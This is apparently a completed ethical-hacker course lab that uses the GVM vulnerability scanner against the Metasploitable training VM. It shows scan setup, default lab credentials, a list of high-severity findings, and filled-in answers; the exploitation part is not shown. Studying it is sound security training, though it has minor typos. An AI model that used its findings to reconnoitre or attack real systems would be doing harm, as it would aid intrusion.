



# Greenbone

## Sign in to your account

Username

Password

Sign In



## Lab - Using the GVM Vulnerability Scanner

# Objectives

In this lab, you will complete the following objectives:

- Part 1: Scan a Host for Vulnerabilities
- Part 2: Exploit a Vulnerability Found by GVM

# Background / Scenario

GVM is part of the Open-Source Vulnerability Management suite of products produced by Greenbone Networks GmbH.

The GVM scanner is one of the most widely used open-source vulnerability scanners. Unlike Nmap, GVM uses a graphical user interface to initiate scans and report vulnerability scan results.

In this lab you will scan a well-known vulnerable host, Metasploitable, and then determine how to formulate attacks to take advantage of the vulnerabilities.

# Required Resources

- Kali VM customized for the Ethical Hacker course
- Internet access

# Instructions

## Part 1: Scan a Host for Vulnerabilities

Step 1: Start GVM services.

- a. Start the GVM scanner using the **sudo gvm-start** command. You can also access the **gvm-start** script using the Applications menu on the Kali desktop, **Kali ->02-Vulnerability Analysis -> gvm start**.

```
(kali㉿Kali)-[~]
$ sudo gvs-start
[sudo] password for kali:
[+] Please wait for the GVM services to start.
[+]
[+] You might need to refresh your browser once it opens.
[+]
[+] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392

● gsad.service - Greenbone Security Assistant daemon (gsad)
   Loaded: loaded (/lib/systemd/system/gsad.service; disabled; preset: disabled)
   Active: active (running) since Sun 2026-01-25 07:24:14 UTC; 31ms ago
     Docs: man:gsad(8)
           https://www.greenbone.net
 Main PID: 7802 (gsad)
 Tasks: 1 (limit: 4000)
   Memory: 868.0K
      CPU: 1.471s
     CGroup: /system.slice/gsad.service
             └─7802 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 9392

Jan 25 07:24:14 Kali systemd[1]: Starting gsad.service - Greenbone Security Assistant daemon (gsad)...
Jan 25 07:24:14 Kali systemd[1]: Started gsad.service - Greenbone Security Assistant daemon (gsad).

● gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
   Loaded: loaded (/lib/systemd/system/gvmd.service; disabled; preset: disabled)
   Active: active (running) since Sun 2026-01-25 07:24:09 UTC; 5s ago
     Docs: man:gvmd(8)
 Process: 7681 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd.sock --listen-group=_gvm (code=exited, status=0/SUCCESS)
 Main PID: 7682 (gvmd)
   Tasks: 1 (limit: 4000)
     Memory: 182.4M
        CPU: 1.471s
       CGroup: /system.slice/gvmd.service
             └─7682 "gvmd: gvmd: Wa" --osp-vt-update=/run/ospd/ospd.sock --listen-group=_gvm

Jan 25 07:24:03 Kali systemd[1]: Starting gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)...
Jan 25 07:24:03 Kali systemd[1]: gvmd.service: Can't open PID file /run/gvmd/gvmd.pid (yet?) after start: No such file or directory
Jan 25 07:24:03 Kali systemd[1]: Started gvmd.service - Greenbone Vulnerability Manager daemon (gvmd).

● ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)
   Loaded: loaded (/lib/systemd/system/ospd-openvas.service; disabled; preset: disabled)
   Active: active (running) since Sun 2026-01-25 07:24:03 UTC; 11s ago
     Docs: man:ospd-openvas(8)
 Process: 7291 ExecStart=/usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf (code=exi
 Main PID: 7668 (ospd-openvas)
   Tasks: 5 (limit: 4000)
     Memory: 60.8M
        CPU: 2.392s
       CGroup: /system.slice/ospd-openvas.service
             └─7668 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf
                 ├─7673 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf
```

Warning: Potential Security Risk  
Ahead

Firefox detected a potential security threat and did not continue to 127.0.0.1. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

**What can you do about it?**

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using antivirus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

[Learn more...](#)

[Go Back \(Recommended\)](#) [Advanced...](#)

You will receive a warning pop up on your browser, click on **Advanced** then click on **Accept Risk and Continue**

Someone could be trying to impersonate the site and you should not continue.


Websites prove their identity via certificates. Firefox does not trust 127.0.0.1:9392 because its certificate issuer is unknown, the certificate is self-signed, or the server is not sending the correct intermediate certificates.

Error code: [SEC\\_ERROR\\_UNKNOWN\\_ISSUER](#)

[View Certificate](#)

[Go Back \(Recommended\)](#) [Accept the Risk and Continue](#)

In the Greenbone Security Assistant login box, enter **admin** as the username and **kali** as the password.



## Step 2: Scan a host.

In this step, you will scan the Metasploitable vulnerable host using the GVM scanner. This scan may take some time, so be prepared to wait at least 20 or more minutes for it to complete.

The GVM Scanner application GUI should open in the browser. Select **Scans -> Tasks** from the menu bar.

The screenshot shows the Greenbone Security Assistant interface running in a browser window titled "Ethical-Hacker-Kali [Running] - Oracle VirtualBox". The main navigation bar includes File, Machine, View, Input, Devices, Help, Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. The current view is the "Tasks" window, which displays three donut charts: "Tasks by Severity Class (Total: 0)", "Tasks with most High Results per Host", and "Tasks by Status (Total: 0)". Below these charts, a message states "No Tasks available". A note at the bottom indicates "(Applied filter: apply\_overrides=0 min\_qod=70 sort=name first=1 rows=10)". The footer of the interface includes the copyright notice "Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net".


At the upper left of the **Tasks** window appear three icons. Select the **Task Wizard** icon that looks like a magic wand. Choose **Advanced Task Wizard** from the dropdown menu.

The screenshot shows the "Advanced Task Wizard" dialog box. The "Quick start: Create a new task" section contains instructions for creating a new task. The configuration fields include:


- Task Name:** New Quick Task
- Scan Config:** Full and fast
- Target Host(s):** 127.0.0.1
- Start Time:** 01/25/2026 at 7 h 33 m (Coordinated Universal Time/UTC)
- SSH Credential:** (dropdown menu)
- SMB Credential:** (dropdown menu)
- ESXI Credential:** (dropdown menu)
- Email report to:** (text input field)

At the bottom of the dialog are "Cancel" and "Create" buttons. The footer of the interface includes the copyright notice "Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net".


In the Advanced Task Wizard window, enter **Metasploitable** as the scan name. In the Target Host(s) field, enter the IP address of Metasploitable, **172.17.0.2**. Leave the rest of the settings unchanged and click **Create** to create the task and start the scan.



The Task window indicates the task is running. At the bottom of the window, the task Metasploitable is listed, and the status bar shows the percent complete.




Wait until the status shows Done (100% complete). This could take 30 minutes or more.



Click the number **1** under the Reports column in the Metasploitable row, next to the status indicator. The report list opens with an entry for the current day and time and the task named Metasploitable.

How many High severity vulnerabilities did the scan find? **20**



Open the report by clicking the **date and time link** under the Date column. The report window opens. There are eleven tabs that show various results that were found during the scan.

Report: Sun, Jan 25, 2026 3:40 PM UTC

Information Results Hosts Ports Applications Operating Systems CVEs Closed CVES TLS Certificates Error Messages User Tags

Task Name: Metasploitable  
 Comment: Automatically generated by wizard  
 Scan Time: Sun, Jan 25, 2026 3:41 PM UTC - Sun, Jan 25, 2026 4:13 PM UTC  
 Scan Duration: 0:32 h  
 Scan Status: Done  
 Hosts scanned: 1  
 Filter: apply\_overrides=0 levels=hmt min\_qod=70  
 Timezone: Coordinated Universal Time (UTC)

Click the **Results** tab. The vulnerabilities found are listed in order of severity.

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sun, Jan 25, 2026 4:01 PM UTC
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99 %	172.17.0.2	metasploitable.vm	8787/tcp	Sun, Jan 25, 2026 4:02 PM UTC
Possible Backdoor: Ingreslock	10.0 (High)	99 %	172.17.0.2	metasploitable.vm	1524/tcp	Sun, Jan 25, 2026 4:04 PM UTC
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	general/tcp	Sun, Jan 25, 2026 4:58 PM UTC
The rexec service is running	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	512/tcp	Sun, Jan 25, 2026 4:59 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	9.8 (High)	99 %	172.17.0.2	metasploitable.vm	8009/tcp	Sun, Jan 25, 2026 4:05 PM UTC
DistCC RCE Vulnerability (CVE-2004-2687)	9.3 (High)	99 %	172.17.0.2	metasploitable.vm	3632/tcp	Sun, Jan 25, 2026 4:02 PM UTC
PostgreSQL Default Credentials (PostgreSQL Protocol)	9.0 (High)	99 %	172.17.0.2	metasploitable.vm	5432/tcp	Sun, Jan 25, 2026 4:02 PM UTC
UnrealIRC Authentication Spoofing Vulnerability	8.1 (High)	80 %	172.17.0.2	metasploitable.vm	6697/tcp	Sun, Jan 25, 2026 3:55 PM UTC
MySQL / MariaDB Default Credentials (MySQL Protocol)	7.8 (High)	95 %	172.17.0.2	metasploitable.vm	3306/tcp	Sun, Jan 25, 2026 4:02 PM UTC
Test HTTP dangerous methods	7.8 (High)	99 %	172.17.0.2	metasploitable.vm	80/tcp	Sun, Jan 25, 2026 4:10 PM UTC
phpinfo() output Reporting	7.8 (High)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sun, Jan 25, 2026 4:01 PM UTC
The rlogin service is running	7.8 (High)	80 %	172.17.0.2	metasploitable.vm	513/tcp	Sun, Jan 25, 2026 3:59 PM UTC
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95 %	172.17.0.2	metasploitable.vm	80/tcp	Sun, Jan 25, 2026 4:08 PM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	172.17.0.2	metasploitable.vm	21/tcp	Sun, Jan 25, 2026 4:04 PM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	172.17.0.2	metasploitable.vm	2121/tcp	Sun, Jan 25, 2026 4:04 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99 %	172.17.0.2	metasploitable.vm	21/tcp	Sun, Jan 25, 2026 4:03 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	80 %	172.17.0.2	metasploitable.vm	6200/tcp	Sun, Jan 25, 2026 4:03 PM UTC
rsh Unencrypted Cleartext Login	7.5 (High)	80 %	172.17.0.2	metasploitable.vm	22/tcp	Sun, Jan 25, 2026 3:59 PM UTC

What are some of the vulnerabilities with the highest severity score?

### **TWiki XSS and Command Execution Vulnerabilities**

### **Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities**

### **Possible Backdoor: Ingreslock**

### **Operating System (OS) End of Life (EOL) Detection**

### **The rexec service is running**

### **Apache Tomcat AJP RCE Vulnerability (Ghostcat)**

### **DistCC RCE Vulnerability (CVE-2004-2687)**

For more information on a vulnerability, click it. GVM has explanations for the vulnerabilities it finds. Investigate **the TWiki XSS and Command Execution Vulnerabilities**.

The screenshot shows a web-based security tool interface. At the top, there's a navigation bar with 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'. Below the navigation is a toolbar with icons for file operations like Open, Save, Print, and a search bar. The main content area has a header 'Greenbone Security Assistant' with a logo. Below the header, there are tabs for 'Dashboards', 'Scans', 'Assets', 'Resilience', 'SecInfo' (which is selected), 'Configuration', 'Administration', and 'Help'. The 'SecInfo' tab displays a summary of a vulnerability: 'TWiki XSS and Command Execution Vulnerabilities'. It includes sections for 'Summary', 'Detection Result', 'Insight', 'Detection Method', 'Affected Software/OS', 'Impact', and 'Solution'. The 'Insight' section notes that the flaw is due to URLPARAM() and SEARCH() variables not being properly sanitized. The 'Affected Software/OS' section specifies TWiki version prior to 4.2.4. The 'Impact' section states that successful exploitation could allow execution of arbitrary script code or commands. The 'Solution' section suggests updating to version 4.2.4. At the bottom right, there's a copyright notice: 'Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net'.

What is TWiki? How can this vulnerability be mitigated?

**TWiki is an open-source enterprise wiki and web application platform. This vulnerability is present prior to version 4.2.4 of the software. Updating the software version will mitigate the vulnerability.**

### Step 3: Interpret the scan results.

GVM provides a detailed description of the vulnerabilities including methods to mitigate each vulnerability.

- Click the **The rexec service is running** vulnerability listed in the Results tab. GVM provides a summary of the finding and additional details. The Insight section explains a little about the vulnerability and the Solution section gives mitigation suggestions.

This screenshot shows a detailed view of a specific vulnerability. The title is 'The rexec service is running'. The interface is similar to the previous one, with tabs for 'Summary', 'Detection Result', 'Insight', 'Detection Method', 'Solution', and 'References'. The 'Insight' section explains that rexec (remote execution client for an exec server) has the same kind of functionality as rsh, allowing shell commands to be executed on a remote computer. It notes that the main difference is that rexec authenticates by reading the username and password "unencrypted" from the socket. The 'Solution' section suggests disabling the rexec service and using alternatives like SSH instead. At the bottom left, it lists the CVE number: 'CVE-1999-0618'.

What is rexec? Is an outdated and insecure command execution protocol that allows users to execute shell commands on a remote machine

What is the suggested mitigation for the rexec vulnerability? **Disable the rexec service and use alternatives like SSH instead.**

Click the CVE associated with the rexec vulnerability. A brief description of the CVE opens.

The screenshot shows a web browser window titled "Ethical-Hacker-Kali (Snapshot 1) [Running] - Oracle VirtualBox". The address bar shows the URL <https://127.0.0.1:9392/cve/CVE-1999-0618>. The page content is from the Greenbone Security Assistant. It displays the following information about CVE-1999-0618:

**Description**  
The rexec service is running.

**CVSS**  
Base Score: 10.0 (High)  
Base Vector: AV:N/AC:L/Au:N/C:L/C:A:C  
Access Vector: NETWORK  
Access Complexity: LOW  
Authentication: NONE  
Confidentiality Impact: COMPLETE  
Integrity Impact: COMPLETE  
Availability Impact: COMPLETE

**References**  
MISC: <https://www.cve.org/CVERecord?id=CVE-1999-0618>

**Vulnerable Products**

**NVTs addressing this CVE**  
The rexec service is running

What is the CVSS Access Complexity rating of this vulnerability? Does this mean it is easy or difficult to exploit this vulnerability? **low: meaning it is easy to exploit**

You can obtain additional information about the **Network Vulnerability Test (NVT)** that discovered this CVE by clicking the NVT at the bottom of the CVE window. An **NVT** is a script that can be executed to check for specific vulnerabilities, including CVEs.

Ethical-Hacker-Kali (Snapshot 1) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Greenbone Security Assistant | What is reexec? - Tafuta.nu | +

https://127.0.0.1:9392/nvt/1.3.6.1.4.1.25623.1.0.100111

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Greenbone Security Assistant

NVT: The reexec service is running

Information Preferences User Tags

**Summary**

This remote host is running a reexec service.

**Scoring**

CVSS Base 10.0 (High)

CVSS Base Vector AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Origin N/A

CVSS Date Tue, Sep 29, 2020 10:10 AM UTC

**Insight**

rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer.

The main difference is that rexec authenticates by reading the username and password \*unencrypted\* from the socket.

**Detection Method**

Checks if a vulnerable version is present on the target host.

**Quality of Detection:** remote\_banner (80%)

**Solution**

**Solution Type:** Mitigation

Disable the reexec service and use alternatives like SSH instead.

**Family**

Useless services

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net

Click the back arrow in the browser to return to the report screen. The reexec services typically run on TCP ports 512, 513, or 514.

What reexec port is currently open on the Metasploitable system? **512**

Select the Ports tab to view the open ports on the Metasploitable system.

Are SMB services currently running on the client? How do you know? **Yes, port 445 is open**

Ethical-Hacker-Kali (Snapshot 1) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Greenbone Security Assistant | What is reexec? - Tafuta.nu | +

https://127.0.0.1:9392/report/81cd83a8-a120-431c-b65e-6b5c392c8516

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Greenbone Security Assistant

Report: Sun, Jan 25, 2026 3:40 PM UTC Done

ID: 81cd83a8-a120-431c-b65e-6b5c392c8516 Created: Sun, Jan 25, 2026 3:40 PM UTC Modified: Sun, Jan 25, 2026 4:13 PM UTC Owner: admin

Information Results Hosts Ports Applications Operating Systems CVEs Closed CVEs TLS Certificates Error Messages User Tags

(63 of 542) (1 of 1) (17 of 21) (14 of 14) (1 of 1) (32 of 32) (0 of 0) (2 of 2) (0 of 0) (0)

**Ports**

Port	Hosts	Severity
80/tcp	1	10.0 (High)
512/tcp	1	10.0 (High)
1524/tcp	1	10.0 (High)
8787/tcp	1	10.0 (High)
8009/tcp	1	9.8 (High)
3632/tcp	1	9.3 (High)
5432/tcp	1	9.0 (High)
6697/tcp	1	8.1 (High)
3306/tcp	1	7.8 (High)
21/tcp	1	7.5 (High)
513/tcp	1	7.5 (High)
514/tcp	1	7.5 (High)
2121/tcp	1	7.5 (High)
6200/tcp	1	7.5 (High)
25/tcp	1	6.6 (Medium)
445/tcp	1	6.6 (Medium)
22/tcp	1	5.3 (Medium)

(Applied filter: apply\_overrides=0 levels=html rows=100 min\_qid=70 first=1 sort-reverse=severity)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net

